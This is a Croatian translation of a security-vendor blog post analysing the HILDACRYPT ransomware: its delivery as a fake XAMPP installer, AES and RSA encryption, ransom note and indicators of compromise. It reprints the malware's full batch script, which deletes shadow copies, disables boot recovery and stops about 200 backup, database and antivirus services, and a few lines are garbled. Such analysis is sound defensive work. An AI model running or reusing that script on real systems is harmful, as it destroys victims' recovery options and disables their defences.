

Pozdrav, Habr! Ponovno govorimo o svježim verzijama zlonamjernog softvera iz kategorije Ransomware. HILDACRYPT je novi ransomware, predstavnik obitelji Hilda otkrivene u kolovozu 2019. godine, nazvane po animiranom filmu streaming servisa Netflix koji je korišten za širenje softvera. Danas se upoznajemo s tehničkim karakteristikama rada ovog ažuriranog virusa.

U prvoj verziji ransomwarea Hilda veza na trailer Ransomware se nalazi u PE32 .NET datoteci napisanoj za MS Windows. Njegova veličina iznosi 135 168 bajtova. Kako glavni programski kod, tako i kod zaštitnog programa napisani su u C#. Prema oznaci datuma i vremena kompilacije, binarna datoteka je stvorena 14. rujna 2019.
Statička analiza

Prema podacima Detect It Easy, ransomware je arhiviran pomoću Confuser i ConfuserEx, no ti obfuskatore su isti kao prije; samo je ConfuserEx nasljednik Confusera, tako da su potpisi njihovih kodova slični.

HILDACRYPT je doista zapakiran pomoću ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Vektor napada
Ransomware je vjerojatno otkriven na jednoj od web stranica posvećenih web programiranju, maskirajući se kao legitiman program XAMPP.
Cijeli lanac infekcije može se vidjeti u
app.any.run sandbox .

Nizovi ransomwarea pohranjuju se u šifriranom obliku. Kada se pokrene HILDACRYPT, dešifrira ih pomoću Base64 i AES-256-CBC.


Prije svega, ransomware kreira u %AppDataRoaming% mapu s GUID (Globally Unique Identifier) parametrom koji se nasumično generira. Dodajući ovaj položaj bat-datoteku, ransomware je pokreće pomoću cmd.exe:
Instalacija
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit
Nakon toga, započinje izvršavanje paketnog skripta kako bi onemogućio sistemske funkcije ili usluge.
Skripta sadrži dug popis naredbi s kojima se uništavaju sjene kopije, onemogućava SQL poslužitelj, rezervno kopiranje i antivirusna rješenja.

Скрипт содержит длинный список команд, с помощью которых уничтожаются теневые копии, отключается SQL-сервер, резервное копирование и антивирусные решения.
Na primjer, ne uspijeva zaustaviti usluge sigurnosnog kopiranja Acronis Backup. Osim toga, napada sustave sigurnosnog kopiranja i antivirusna rješenja sljedećih dobavljača: Veeam, Sophos, Kaspersky, McAfee i drugih.
@echo off
:: Ne volim baš ponije, crtani likovi su bolji, zar ne mislite?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
et stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop “Sophos MCS Agent” /y
net stop RESvc /y
net stop “Acronis VSS Provider” /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0

Nakon što su gornje navedene usluge i procesi onemogućeni, kriptolocker prikuplja informacije o svim aktivnim procesima koristeći naredbu tasklist, kako bi se osiguralo da su sve potrebne usluge isključene.
tasklist v /fo csv
Ova naredba generira detaljan popis aktivnih procesa, čiji su elementi odvojeni zarezom.
««csrss.exe»,«448»,«services»,«0»,«1 896 ��»,«unknown»,»�/�»,«0:00:03»,»�/�»»
Nakon ove provjere, ransomware započinje proces šifriranja.
Enkripcija
Šifriranje datoteka
HILDACRYPT prolazi kroz cijeli pronađeni sadržaj tvrđih diskova, osim mapa Recycle.Bin i Reference AssembliesMicrosoft. U potonjoj se nalaze kritično važni datoteke dll, pdb i drugi za aplikacije .Net, koji mogu utjecati na rad programa za otkidanje. Za pronalaženje datoteka koje će biti šifrirane koristi se slijedeći popis proširenja:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
Za šifriranje korisničkih datoteka, ransomware koristi AES-256-CBC algoritam. Veličina ključa iznosi 256 bitova, a veličina inicijalizacijskog vektora (IV) iznosi 16 bajtova.

Na sljedećem zaslonu su vrijednosti byte_2 i byte_1 slučajno generirane pomoću GetBytes().

Ključ

BI


Zasifrirana datoteka ima ekstenziju HCY!.. Ovo je primjer zasifrirane datoteke. Za ovu datoteku su stvoreni ključ i IV, koji su spomenuti ranije.
Šifriranje ključeva
Kryptolocker pohranjuje generirani AES ključ u zasifriranoj datoteci. Prvi dio zasifrirane datoteke sadrži zaglavlje koje sadrži podatke poput HILDACRYPT, KEY, IV, FileLen u XML formatu i izgleda ovako:

Šifriranje AES ključa i IV vrši se pomoću RSA-2048, a kodiranje pomoću Base64. Javni RSA ključ pohranjuje se u tijelu kryptolockera u jednoj od zasifriranih linija u XML formatu.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Za šifriranje AES ključa datoteke koristi se javni RSA ključ. Javni RSA ključ kodiran je pomoću Base64 i sastoji se od modula i javne eksponentne vrijednosti 65537. Za dešifriranje je potreban privatni RSA ključ, koji posjeduje napadač.
Nakon RSA šifriranja, AES ključ se kodira pomoću Base64, pohranjen u zasifriranoj datoteci.
Poruka o otkupu
Nakon završetka šifriranja, HILDACRYPT zapisuje html datoteku u onaj direktorij u kojem je zasifrirane datoteke. Obavijest programa za otkupninu sadrži dvije adrese e-pošte na koje žrtva može kontaktirati napadača.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

Obavijest o otkupu također sadrži rečenicu „No loli is safe;)“ — „Nijedna loli nije sigurna;)“, aluzija na zabranjene likove iz anime i mange s izgledom malih djevojčica.
Izvještaj
HILDACRYPT, nova obitelj programa za otkupninu, izdala je novu verziju. Model šifriranja ne omogućuje žrtvi dešifriranje datoteka zasifriranih programom za otkupninu. Kryptolocker koristi metode aktivne zaštite za isključivanje zaštitnih servisa vezanih uz sustave sigurnosnog kopiranja i antivirusna rješenja. Autor HILDACRYPT-a je obožavatelj serije Hilda prikazivane na Netflixu, čija je poveznica na trailer uključena u poruku o otkupu prethodne verzije programa.
Kao i obično, i mogu zaštititi vaš računar od programa za otkupninu HILDACRYPT, a pružatelji mogu zaštititi svoje klijente s . Zaštita se osigurava zahvaljujući tome što u sklop ovih rješenja ulazi ne samo sigurnosno kopiranje, već i naš integrirani sustav zaštite. — poboljšana tehnologija temeljena na modelima strojnog učenja i ponašajnim heuristikama koja, kao nijedna druga, može da se odupre prijetnjama nultog dana.
Indikatori kompromitacije
Ekstenzija datoteke HCY!
HILDACRYPTReadMe.html
xamp.exe s jednim slovom "p" i bez digitalnog potpisa
Vektor napada
Izvor: habr.com
